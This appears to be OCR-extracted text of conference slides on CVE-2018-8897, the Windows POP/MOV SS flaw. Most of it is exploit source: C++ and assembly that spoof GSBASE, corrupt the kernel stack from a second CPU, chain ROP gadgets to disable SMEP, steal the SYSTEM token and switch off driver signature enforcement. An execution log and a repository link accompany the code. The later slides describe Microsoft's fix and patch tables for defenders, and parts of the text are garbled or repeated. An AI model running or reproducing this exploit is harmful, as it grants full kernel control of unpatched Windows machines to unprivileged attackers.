C:\Windows\system32\ci.dll. [3508 > SymFindKernelOffsets]: CI!q_CiOptions: +0x1cd10 [3508 > main]: Currently executing under: - desktop-d9mqpcr [3508 > main]: Forcing export [3508 > main]: Preparing [3508 > PsPrepareProcess]: Current working set: { 0x32000, 0x159000 } bytes. [3508 > PsPrepareProcess]: Adjusted working set: { 0x2710000, 0x2710000 } bytes. [3508 > PsPrepareProcess]: Paging stack into memory: 0x000000A138400000-0x00000A139400000. [3508 > PsPrepareProcess]: _KPCR: Allocating memory for user-controlled GS base. [3508 > PsPrepareProcess]: _KPCR: New GS base at 0x0000027F61A20000. [3508 > PsPrepareProcess]: _KPCR.Prcb.CurrentThread: Allocating memory for user-controlled thread. [3508 > PsPrepareProcess]: _KPCR.Prcb.CurrentThread: Current thread <u>at 0x0000027F63BA0000.</u> [3508 > PsPrepareProcess]: _KTHREAD.ApcState.Process: Allocating memory for <u>user-controlled process.</u> [3508 > PsPrepareProcess]: _KTHREAD.ApcState.Process: Current process at 0x0000027F63DB0000. [3508 > PsPrepareProcess]: _KPCR.CurrentPrcb: Allocation memory for user-controlled processor control region. [3508 > PsPrepareProcess]: _KPCR.CurrentPrcb: Processor control region at 0x0000027F63DC0000. [3508 > PsPrepareProcess]: Paging executable into memory: 0x00007FF612CF0000-0x00007FF612E7E000. [3508 > main]: Spawning new thread to overwrite return address on usermode stack. [3508 > main]: Worker thread created (0x0000000000000158): 7044. [3508 > main]: Current SS value: 0x2b. [7044 > Cpu1CorruptStack]: Forcing worker thread to run on CPU1. [3508 > main]: Priming hardware breakpoints on the stored SS value: 0x00007FF612E69270. [3508 > main]: Current GS base: 0x000000A138284000.

X

~

Y

[3508 > main]: Writing user-controlled memory region for GS base: 0x0000027F61A20000.

The entry point of the program.

```
int main(_In_ int /* argc */, _In_ char** /* argv */)
```

// As a hint so that the scheduler doesn't preempt the process much.
if (!SetPriorityClass(NtCurrentProcess(), REALTIME_PRIORITY_CLASS))

```
pprintf("ERROR: Failed to set priority class of process.\n");
return 1;
```

```
// CPU0 runs the exploit. It'd be nice if it ran slower than CPU1, so that
// CPU1 can corrupt CPU0's stack, but it's unlikely that this will be
```

- // guaranteed since CPU0 will execute the exploit without interrupts on.
- if (!SetThreadPriority(NtCurrentThread(), THREAD_PRIORITY_LOWEST))

```
pprintf("ERROR: Failed to set priority class of thread.\n");
return 1;
```

```
pprintf("Checking system for compatability.\n");
```

```
// We need 2 dedicated cores for this exploit.
if (!SysCheckCompatability())
```

```
pprintf("ERROR: System is not compatible.\n");
return 1;
```

pprintf("Searching for loaded kernel modules: ntoskrnl.exe and CI.dll.\n");

// Find the base address of ntoskrnl.exe and CI.dll. CI is needed to disable // driver signing enforcement.

if (!SysFindDrivers())

```
pprintf("ERROR: Failed to find required kernel modules.\n");
```

return 1;



```
Finds ntoskrnl.exe/CI.dll in the loaded driver list.
Dool SysFindDrivers()
     std::vector<PVOID> Drivers;
     // Walk the loaded driver list.
     while (TRUE)
         DWORD Needed = 0;
         EnumDeviceDrivers(Drivers.data(), (DWORD)(Drivers.size() * sizeof(PVOID)), &Needed);
         if (Drivers.size() == (Needed / sizeof(PVOID)))
         Drivers.resize(Needed / sizeof(PVOID));
     pprintf("There are %zu drivers loaded.\n", Drivers.size());
     // Find the ones we care about.
     for (auto& Driver : Drivers)
         WCHAR DriverName[MAX PATH + 1] = { 0 };
         GetDeviceDriverBaseNameW(Driver, DriverName, (RTL NUMBER OF(DriverName) - 1));
         if (!_wcsicmp(DriverName, L"ntoskrnl.exe"))
             _NtoskrnlBaseAddress = Driver;
         else if (!_wcsicmp(DriverName, L"CI.dll"))
             _CiBaseAddress = Driver;
     if (! NtoskrnlBaseAddress)
```

pprintf("ERROR: Failed to find ntoskrnl.exe in loaded driver list.\n");

return false;



```
// Load required kernel symbols and offsets that we need for exploitation.
if (!SymFindKernelOffsets())
```

```
pprintf("ERROR: Failed to load symbols.\n");
return 1;
```

// List the user account we're currently executing as.
pprintf("Currently executing under:\n\t- ");
system("whoami");

```
pprintf("Forcing exploit to run on CPU0.\n");
```

```
// CPU0 runs the sploit.
SetThreadAffinityMask(NtCurrentThread(), 1);
```

```
pprintf("Preparing process for exploitation.\n");
```

```
// We need to make sure memory that we use in usermode stays paged in.
// It's sorta difficult to ensure this without administrator privileges, so
// we'll just make suggestions to the memory manager ;).
if (!PsPrepareProcess())
```

```
pprintf("ERROR: Failed to prepare process for exploitation.\n");
return 1;
```

```
// Create a new thread to run exclusively on CPU1. pprintf("Spawning new thread to overwrite return address on usermode stack.n");
```

```
DWORD ThreadId = 0;
HANDLE ThreadHandle = CreateThread(NULL, 0, Cpu1CorruptStack, NULL, 0, &ThreadId);
if (!ThreadHandle)
```

```
pprintf("ERROR: Failed to create worker thread. Code: %u.\n", GetLastError());
return 1;
```

pprintf("Worker thread created (0x%p): %u.\n", ThreadHandle, ThreadId);

CloseHandle(ThreadHandle);



```
Use dbghelp/symsrv to retrieve the PDBs for ntoskrnl.exe and CI.dll.
    We need undocumented fields.
pool SymFindKernelOffsets()
     FSymbols Symbols(SYMOPT CASE INSENSITIVE
         SYMOPT UNDNAME
        SYMOPT DEFERRED LOADS
        SYMOPT IGNORE NT SYMPATH
        SYMOPT FAIL CRITICAL ERRORS
        SYMOPT EXACT SYMBOLS
        SYMOPT FAVOR COMPRESSED
        SYMOPT DISABLE SYMSRV AUTODETECT
        SYMOPT DEBUG);
    // Save the PDBs downloaded from the Microsoft symbol server to your
    // temporary path.
    wchar t LocalSymbolCache[MAX PATH + 1] = { 0 };
     GetTempPathW((RTL_NUMBER_OF(LocalSymbolCache) - 1), LocalSymbolCache);
     std::wstring SymbolPath = L"SRV*";
    SymbolPath.append(LocalSymbolCache);
     SymbolPath.append(L"*http://msdl.microsoft.com/download/symbols");
     pprintf("Initializing symbol handler with path: '%5'.\n", SymbolPath.c str());
     if (!Symbols.Initialize(SymbolPath.c str()))
        pprintf("ERROR: Failed to initialize symbol support.\n");
        return false:
    wchar t SystemDirectory[MAX_PATH + 1] = { 0 };
     GetSystemDirectoryW(SystemDirectory, (RTL NUMBER OF(SystemDirectory) - 1));
     pprintf("System directory: %S.\n", SystemDirectory);
    // Load symbols for ntoskrnl.exe.
     wchar t NtoskrnlPath[MAX PATH + 1] = { 0 };
    wcscpy_s(NtoskrnlPath, SystemDirectory);
    PathAppendW(NtoskrnlPath, L"ntoskrnl.exe");
```

```
Find the required ROP gadgets for the exploit.
_bool SympFindRopGadgets( In PWCHAR NtoskrnlPath)
     bool Status = false;
     PVOID Mapping = NULL;
     size t MappingSize = 0;
     if (!IoMapImage(NtoskrnlPath, Mapping, MappingSize))
         pprintf("ERROR: Failed to map ntoskrnl into memory.\n");
         return false:
     pprintf("ntoskrnl mapped into memory: 0x%p (0x%zx).\n", Mapping, MappingSize);
     size_t TextSize = 0;
     PVOID TextSection = IoGetImageSection(Mapping, ".text", TextSize);
     if (!TextSection)
         pprintf("ERROR: Failed to find the .text section in ntoskrnl.\n");
         goto Cleanup;
     pprintf("Searching for ROP gadgets in .text: 0x%p (0x%zx).\n", TextSection, TextSize);
     PVOID Gadget1Location, Gadget2Location, Gadget3Location;
     Gadget1Location = MmFindBytes((uint8_t*)TextSection, TextSize, _Gadget1, sizeof(_Gadget1));
```

```
if (!Gadget1Location)
```

```
pprintf("ERROR: Failed to find ROP gadget 1 in ntoskrnl.\n");
goto Cleanup;
```

_Gadget10ffset = ((uir

Gadget2Location = MmF
if (!Gadget2Location)

```
pprintf("ERROR: Fa
goto Cleanup;
```

```
// nt!ReadStringDelimited
```

const uint8_t _Gadget1[] =

⊡{ |¦ 0x48

C C											
	0x48,	0x81,	0xC4,	0x60,	0x20,	0x00,	0x00,	11	add	rsp,	2060h
	0x41,	0x5F,						11	рор	r15	
	0x41,	0x5E,						11	pop	r14	
	0x41,	0x5D,						11	pop	r13	
	0x41,	0x5C,						11	рор	r12	
	0x5F,							11	pop	rdi	
	0x5E,							11	pop	rsi	
	0x5D,							11	pop	rbp	
	ØxC3							11	retr		
};											

// pop rcx // retn

```
// nt!KeFlushCurrentTbImmediately
  const uint8_t _Gadget3[] =
  E{
```

```
0x0F, 0x22, 0xE1,
0xC3
```

// mov cr4, // retn // The image base of ntoskrnl.exe.
PVOID _NtoskrnlBaseAddress = 0;

// The image base of CI.dll.
PVOID _CiBaseAddress = 0;

```
// The RVA of nt!PsInitialSystemProcess.
uint64_t _PsInitialSystemProcessOffset = 0;
```

```
// The RVA of nt!ExAllocatePoolWithTag.
uint64_t _ExAllocatePoolWithTagOffset = 0;
```

```
// The RVA of CI!g_CiOptions.
uint64_t _g_CiOptionsOffset = 0;
```

```
// Offset of _KPCR.CurrentPrcb.
uint64_t _CurrentPrcbOffset = 0;
```

```
// Offset of _KPCR.Prcb.CurrentThread.
uint64_t _CurrentThreadOffset = 0;
```

```
// Offset of _KTHREAD.ApcState.Process.
uint64_t _CurrentProcessOffset = 0;
```

```
// Offset of _EPROCESS.Token.
uint64_t _ProcessTokenOffset = 0;
```

// ROP gadget RVAs.
uint64_t _Gadget10ffset = 0, _Gadget20ffset = 0, _Gadget30ffset = 0;



```
// Load required kernel symbols and offsets that we need for exploitation.
if (!SymFindKernelOffsets())
```

```
pprintf("ERROR: Failed to load symbols.\n");
return 1;
```

// List the user account we're currently executing as.
pprintf("Currently executing under:\n\t- ");
system("whoami");

```
pprintf("Forcing exploit to run on CPU0.\n");
```

```
// CPU0 runs the sploit.
SetThreadAffinityMask(NtCurrentThread(), 1);
```

```
pprintf("Preparing process for exploitation.\n");
```

```
// We need to make sure memory that we use in usermode stays paged in.
// It's sorta difficult to ensure this without administrator privileges, so
// we'll just make suggestions to the memory manager ;).
if (!PsPrepareProcess())
```

```
pprintf("ERROR: Failed to prepare process for exploitation.\n");
return 1;
```

```
// Create a new thread to run exclusively on CPU1. pprintf("Spawning new thread to overwrite return address on usermode stack.n");
```

```
DWORD ThreadId = 0;
HANDLE ThreadHandle = CreateThread(NULL, 0, Cpu1CorruptStack, NULL, 0, &ThreadId);
if (!ThreadHandle)
```

```
pprintf("ERROR: Failed to create worker thread. Code: %u.\n", GetLastError());
return 1;
```

pprintf("Worker thread created (0x%p): %u.\n", ThreadHandle, ThreadId);

CloseHandle(ThreadHandle);



Increase the process working set size and setup the spoofed GSBASE.

pool PsPrepareProcess()

// Increase the process working set size: this allows for more pages in this
// process to be held in RAM.
SIZE_T Minimum = 0, Maximum = 0;
GetProcessWorkingSetSize(NtCurrentProcess(), &Minimum, &Maximum);
pprintf("Current working set: { 0x%zx, 0x%zx } bytes.\n", Minimum, Maximum);

SetProcessWorkingSetSize(NtCurrentProcess(), WORKING_SET_SIZE, WORKING_SET_SIZE);

GetProcessWorkingSetSize(NtCurrentProcess(), &Minimum, &Maximum);
pprintf("Adjusted working set: { 0x%zx, 0x%zx } bytes.\n", Minimum, Maximum);

// We need to make sure CPU0's stack doesn't get paged out randomly... // otherwise we'll hit the double fault handler. PTEB_INTERNAL Teb = (PTEB_INTERNAL)NtCurrentTeb(); pprintf("Paging stack into memory: 0x%p-0x%p.\n", Teb->NtTib.StackLimit, Teb->NtTib.StackBase); MmProbeAndLockPages(Teb->NtTib.StackLimit, (size_t)((uintptr_t)Teb->NtTib.StackBase - (uintptr_t)Teb->NtTib.StackLimit));

// Since we control GSBASE from usermode, we need to insert fake values // into it so that when they are accessed during normal kernel operations // they exist and are valid.

// Create our spoofed/user-controlled GSBASE.
pprintf("_KPCR: Allocating memory for user-controlled GS base.\n");

_SpoofedGSBase = (*PBYTE*)*VirtualAlloc*(*NULL*, TARGET_MEMORY_SIZE, *MEM_COMMIT*, *PAGE_EXECUTE_READWRITE*); if (!_SpoofedGSBase)

pprintf("ERROR: Memory allocation failure. Code: %u.\n", GetLastError());
return false;

pprintf("_KPCR: New GS base at 0x%p.\n", _SpoofedGSBase);

MmProbeAndLockPages(_SpoofedGSBase, TARGET_MEMORY_SIZE);

// _KPCR.Prcb.CurrentThread pointer needs to be valid.
pprintf("_KPCR.Prcb.CurrentThread: Allocating memory for user-controlled thread.\n");

_SpoofedCurrentThread = (PBYTE)VirtualAlloc(NULL, TARGET_MEMORY_SIZE, MEM_COMMIT, PAGE_EXECUTE_READWRITE);



Evoid MmProbeAndLockPages(_In_ PVOID StartAddress, _In_ size_t RegionSize)

```
RegionSize = ROUND_TO_PAGES(RegionSize);
PBYTE Initial = (PBYTE)PAGE_ALIGN(StartAddress);
```

```
// Make sure all the pages are writable.
DWORD Old = 0;
VirtualProtect(Initial, RegionSize, PAGE_EXECUTE_READWRITE, &Old);
```

```
for (volatile PBYTE Current = Initial;
    (Current < (Initial + RegionSize));
    Current++)
```

```
// Write to the page, mapping it in.
*Current = *Current;
```

```
VirtualLock(Initial, RegionSize);
```

// Our new GSBASE.
PBYTE _SpoofedGSBase = NULL;

// The original GSBASE.
PVOID _OriginalGSBase = NULL;

// Our _KPCR.Prcb.CurrentThread value.
PBYTE _SpoofedCurrentThread = NULL;

// Our _KTHREAD.ApcState.Process value.
PBYTE _SpoofedCurrentProcess = NULL;

// Our _KPCR.CurrentPrcb value.
PBYTE _SpoofedPrcb = NULL;



// Store off valid SS.
__store_ss(&_StackSelector);
_CopyStackSelector = _StackSelector;

```
pprintf("Current SS value: 0x%x.\n", _StackSelector);
```

pprintf("Priming hardware breakpoints on the stored SS value: 0x%p.\n", &_StackSelector);

if (!WinSetDataBreakpoint((uintptr_t)&_StackSelector, BREAKPOINT_SIZE::Two))

pprintf("ERROR: Failed to set break on access hardware breakpoint.\n");
return 1;

```
_OriginalGSBase = __readgsbase();
```

```
pprintf("Current GS base: 0x%p.\n", _OriginalGSBase);
pprintf("Writing user-controlled memory region for GS base: 0x%p.\n", _SpoofedGSBase);
```

```
*((PVOID*)&_SpoofedGSBase[_CurrentThreadOffset]) = _SpoofedCurrentThread;
*((PVOID*)&_SpoofedGSBase[_CurrentPrcbOffset]) = _SpoofedPrcb;
*((PVOID*)&_SpoofedCurrentThread[_CurrentProcessOffset]) = _SpoofedCurrentProcess;
```

_try

// Now we execute the exploit with a GS base under our control and a user stack.
AsmExecuteExploit();

__except (ExceptionFilter(GetExceptionInformation()))

__writegsbase(_OriginalGSBase);

puts("")

```
// If we get here, something failed.
pprintf("ERROR: Exploit failed to run. Is your machine patched?\n");
```

system("pause");

```
TerminateProcess(NtCurrentProcess(), 1);
```

	tor value into the user-specified argument.
store ss PROC	
mov [rcx], ss	
ret	
store ss ENDP	
SCOLE_SS LINDE	
	· · · · · · · · · · · · · · · · · · ·
change the GSBASE t	to the user-specified value.
writegsbase PROC	
wrgsbase rcx	
ret	
writegsbase ENDP	
============================	
Read GSBASE.	
 readgsbase PROC	
readgsbase PROC rdgsbase rax	



readgsbase ENDP

```
; Execute the POP/MOV SS exploit on CPU0.
AsmExecuteExploit PROC
    ; For the kernel stack - to ensure we don't clobber anything in
    ; usermode.
   sub rsp, 3000h
    ; CPU1 will probe this stack pointer that CPU0 will transition
    ; into kernelmode on.
   mov [_CPU0StackPointer], rsp
   mfence
    ; Wait until CPU1 is ready.
NotReady:
   cmp [_CPU1Ready], 1
   je Ready
   pause
   jmp NotReady
Ready:
    spin:
    jmp spin
   mov rcx, [ SpoofedGSBase]
   wrgsbase rcx
    ; Now, that CPU1 is ready to corrupt the stack of CPU0,
    ; let's execute CVE-2018-8897 on CPU0.
   mov ss, [ StackSelector]
    ; By executing 'syscall', we will get to KiSystemCall64, but not
    ; execute any of the logic there since we will be interrupted by the
    ; suppressed #DB. This will cause us to enter KiDebugTrapOrFault with
    ; a usermode defined stack pointer and a GSBASE of whatever we want.
   syscall
```

```
mov rsp, [_CPU0StackPointer]
add rsp, 3000h
ret
AsmExecuteExploit ENDP
```



```
Executes as a separate thread on CPU1. Continuously overwrites key
    values on the stack on CPU0.
DWORD WINAPI Cpu1CorruptStack( In PVOID /* Argument */)
    pprintf("Forcing worker thread to run on CPU1.\n");
    // CPU1 runs the worker thread, since it can't be run on CPU0.
    SetThreadAffinityMask(NtCurrentThread(), 2);
    if (!SetThreadPriority(NtCurrentThread(), THREAD PRIORITY TIME CRITICAL))
                                                                                           ______
                                                                                          ; Continuously overwrite the user-specified memory location with the
       pprintf("ERROR: Failed to set priority class of thread.\n");
                                                                                          ; user-specified value.
       return 1;
                                                                                          ; This executes on CPU1.
    // Wait until CPU0 transitions to a ready state.
                                                                                          while (! CPU0StackPointer)
                                                                                         AsmClobberValue PROC
       mm pause();
                                                                                         top:
                                                                                             mov [rcx], rdx
                                                                                              jmp top
    // Our goal is to gain execution on the return from KeContextFromKframes.
                                                                                         AsmClobberValue ENDP
    volatile uintptr t* PatchPoint = (uintptr t*)( CPU0StackPointer + STACK PATCH POINT);
    PatchPoint[0] = OFFSET ROP GADGET 1;
    PatchPoint[0x414] = OFFSET ROP GADGET 2;
    PatchPoint[0x415] = NEW CR4 VALUE;
                                             // Disable SMEP (bit 20).
    PatchPoint[0x416] = OFFSET ROP GADGET 3;
    PatchPoint[0x417] = (uintptr_t)AsmKernelPayload;
```

pprintf("CPU1 corrupting stack around RSP: 0x%p.\n", PatchPoint);

// CPU1 is ready for stack contents to probe. _CPU1Ready = TRUE;

// KiSystemCall64 gets interrupted with the pending <code>#DB</code> and is thrown into // KiDebugTrapOrFault.

// KiDebugTrapOrFault -> KiExceptionDispatch -> KiDispatchException ->
// KeContextFromKframes

AsmClobberValue((PVOID*)&PatchPoint[0], OFFSET_ROP_GADGET_1);



https://github.com/nmulasmajic/ syscall_exploit_CVE-2018-8897

return 0;

; Extract the EPROCESS. Token from the "SystemProcess". ; This is the user-specified payload that executes with ring0 mov rdx, [rdx + rcx] ; privileges. ; Replace the "CurrentProcess" Token with the "SystemProcess" token. ; We disable SMEP, steal the system token, and disable DSE> mov [rax], rdx AsmKernelPayload PROC ; Now let's fix disable DSE by altering g CiOptions. mov rsp, [CPU0StackPointer] mov rax, [CiBaseAddress] add rax, [g CiOptionsOffset] ; Swap to a valid kernelmode GSBASE. mov dword ptr [rax], 0 swapgs mov rax, qword ptr [NtoskrnlBaseAddress] swapgs add rax, qword ptr [ExAllocatePoolWithTagOffset] : \$\$ push qword ptr [_CopyStackSelector] xor r8, r8 mov rdx, 100h ; RSP xor rcx, rcx ; NonPagedPool call rax mov rax, gword ptr [CPU0StackPointer] mov r8, rax add rax, 3000h push rax mov rax, 014e8ba0f48e0200fh ; mov rax, cr4 # bts rax, 14h : IF mov [r8], rax pushfa mov rax, 0909090cf48e0220fh ; mov cr4, rax # iretg # nop # nop # nop or qword ptr [rsp], 0200h ; Re-enable interrupts mov [r8+8], rax : CS ; Grab the KPCR.Prcb.CurrentThread offset. push 033h mov rcx, gword ptr [CurrentThreadOffset] ; RIP ; rax contains "CurrentThread" read from gs (_KPCR.Prcb.CurrentThread). lea rax, RestoreToUsermode mov rax, qword ptr gs:[rcx] push rax ; Grab the KTHREAD.ApcState.Process offset. : Restore SMEP and IRET back to usermode code. mov rcx, qword ptr [CurrentProcessOffset] jmp r8 AsmKernelPayload ENDP ; rax contains the "CurrentProcess" (KTHREAD.ApcState.Process). mov rax, [rax + rcx]

; Grab the _EPROCESS.Token offset. mov rcx, qword ptr [_ProcessTokenOffset]

; rax contains the address of _EPROCESS.Token. lea rax, [rax + rcx]

; Grab the PsInitialSystemProcess. mov rdx, qword ptr [_NtoskrnlBaseAddress] add rdx, qword ptr [_PsInitialSystemProcessOffset] mov rdx, [rdx]



Windows 10 for 32-bit Systems	4103716	Security Update	Elevation of Privilege	Important	4093111
Windows 10 for x64-based Systems	4103716	Security Update	Elevation of Privilege	Important	4093111
Windows 10 Version 1607 for 32-bit Systems	4103723	Security Update	Elevation of Privilege	Important	4093119
Windows 10 Version 1607 for x64-based Systems	4103723	Security Update	Elevation of Privilege	Important	4093119
Windows 10 Version 1703 for 32-bit Systems	4103731	Security Update	Elevation of Privilege	Important	4093107
Windows 10 Version 1703 for x64-based Systems	4103731	Security Update	Elevation of Privilege	Important	4093107
Windows 10 Version 1709 for 32-bit Systems	4103727	Security Undet			

Most OSVs rolled out fixes for this exploit in May...

Microsoft's fix

- Followed our suggestions
- KiDebugTrapOrFault uses an IST stack upon entry (like the #DF handler). Can't abuse SYSCALL anymore
- **GS** isn't accessed until everything is known to be good
- Furthermore, sanity checks against the return address that was pushed onto the stack by the CPU is performed against KiDebugTraps

KiDebugTrapOrFault proc near					rapOrFaultShadow+ 000001403A6270↓o		
arg_0	= byte	ptr 8					
arg_10	= qword	d ptr 18h					
arg_20	= byte	ptr 28h					
	push	rcx					
	push	rax					
	push	rdx					
	test	[rsp+18h+arg_0],	1				
	jnz	short loc 1401A3					
	lea	rax, KiDebugTrap	s				
	mov	ecx, 8					
loc 1401A3097:			; CODE XREF:	KiDebugT	rapOrFault+23↓j		
A CONTRACTOR OF THE OWNER	mov	rdx, [rax+rcx*8-					
	cmp	[rsp+18h], rdx					
	jz	short IretBack					
	loop	loc 1401A3090					
	test	ecx, ecx ;					
loc 1401A30A7:		Te	etBack:			; CODE XREF: KiDebugTrapOrFault+21^j	
3	lea	rcx, [rsp+18h+	CLUBER.	test	cs:KiCpuTracing		
	jz	short loc 1401		jz	short loc 1401A		
	test	cs:KiKvaShadow		mov	ecx, 1D9h	5111	
	jnz	short loc_1401		rdmsr	cex, 100m		
	swapgs			or	eax, 1		
	mov	rsp, gs:1A8h		wrmsr	cax, 1		
	swapgs			WINDI			
	jmp	short loc_1401 lo	c_1401A3111:			; CODE XREF: KiDebugTrapOrFault+83↑j	
;				рор	rdx		
				рор	rax		
loc_1401A30C8:				рор	rcx		
	mov	rsp, gs:7008h		test	cs:KiKvaShadow,	1	
	jmp	short loc_1401		jnz	KiKernelIstExit		
;				iretq			
loc 1401A30D3:		\$		retn			
24	mov	rsp, [rsp+18h+ki	DebugTrapOrFault endp		2		
	and	rsp, ØFFFFFFFF	in a point	are endp			
loc 1401A30DC:		5	gn 1401A3124:			; DATA XREF: .pdata:00000001404169E0↓o	
100-1000000	1. C. A. S.	qword ptr [rcx	BU_1401A3124:	align 20h		, DATA AREF. (Puaca.000000014041092040	
	push			arr80 Z	.011		
	push	qword ptr [rcx-I	Øhl				
	push	qword ptr [rcx-1					
	push	gword ptr [rcx-2					
	pasi	dual a bei ficy z					

Microsoft's fix

• **KiDebugTraps** is an array of function pointers initialized by the kernel

Contains
 KiBreakpointTrap,
 KiSystemCall64, and more (anything that can cause entry to kernelmode from usermode)

File Edit View Debug Window Help Ê Command 0: kd> u nt!KiDebugTrapOrFault nt!KiDebugTrapOrFault: fffff800`363a2b00 4851 push rcx fffff800`363a2b02 50 push rax fffff800`363a2b03 52 push rdx fffff800`363a2b04 f644242001 test byte ptr [rsp+20h],1 fffff800`363a2b09 751c ine nt!KiDebugTrapOrFault+0x27 (fffff800`363a2b27) fffff800`363a2b0b 488d05befd2c00 rax,[nt!KiDebugTraps (fffff800`366728d0)] lea fffff800`363a2b12 b90800000 ecx.8 mov rdx, gword ptr [rax+rcx*8-8] fffff800`363a2b17 488b54c8f8 mov 0: kd> dps nt!KiDebugTraps L9 fffff800`366728d0 fffff800`363a3400 nt!KiBreakpointTrap fffff800`366728d8 fffff800`363a3700 nt!KiOverflowTrap fffff800`366728e0 fffff800`363a7640 nt!KiRaiseSecurityCheckFailure fffff800`366728e8 fffff800`363a7940 nt!KiRaiseAssertion fffff800`366728f0 fffff800`363a7c40 nt!KiDebugServiceTrap fffff800`366728f8 fffff800`363a85c0 nt!KiSystemCall64 fffff800`36672900 fffff800`363a8140 nt!KiSystemCall32 fffff800`36672908 00000000`0000000 fffff800`36672910 00000400`0000007


>

Kernel 'net:port=55555,key=*******' - WinDbg:10.0.17134.1 AMD64

Shoutouts to...

- Alex Ionescu (@aionescu)
 - <u>http://www.alex-ionescu.com</u>

- Can Bölük (@_can1357)
 - <u>http://can.ac</u>
 - <u>https://blog.can.ac/2018/05/11/arbitrary-code-executio</u> <u>n-at-ring-0-using-cve-2018-8897/</u>



Lessons learned

- Want to make money in bug bounties? Start a hype campaign
 - Get a dope name
 - Pay some graphics artists to design amazing logos
 - Have a great
 soundtrack
 - Worldstar exclusive





1 Summary

When the instruction, POP SS or MOV SS, is executed with debug registers set for break on access to a relevant memory location and the following instruction is an INT N or SYSCALL, a pending #DB will be fired after entering the interrupt gate or system call transition, as it would on most successful branch instructions. Other than a non-maskable interrupt or perhaps a machine check exception, operating system developers are assuming an uninterruptible state granted from interrupt gate semantics. This can cause OS supervisor software built with these implications in mind to erroneously use state information chosen by unprivileged software

Since the SYSCALL control flow transfer is affected

information chosen by a lesser privileged execution mode. For instance, a user crafted GSBASE can be supplied since most operating systems determine the need to SWAPGS based off of the previous mode of execution.

POP SS and MOV SS are exploitable on any operating system where the INT 01 handler is not guarded with an IST stack (or a TSS based task switch in legacy mode), and where the handler makes assumptions about the possible previous system state such as if the handler was written without NMI semantics.

1.2 Background

The POP SS and MOV SS instructions, much like their relatives (POP/MOV sreg), are used to load a

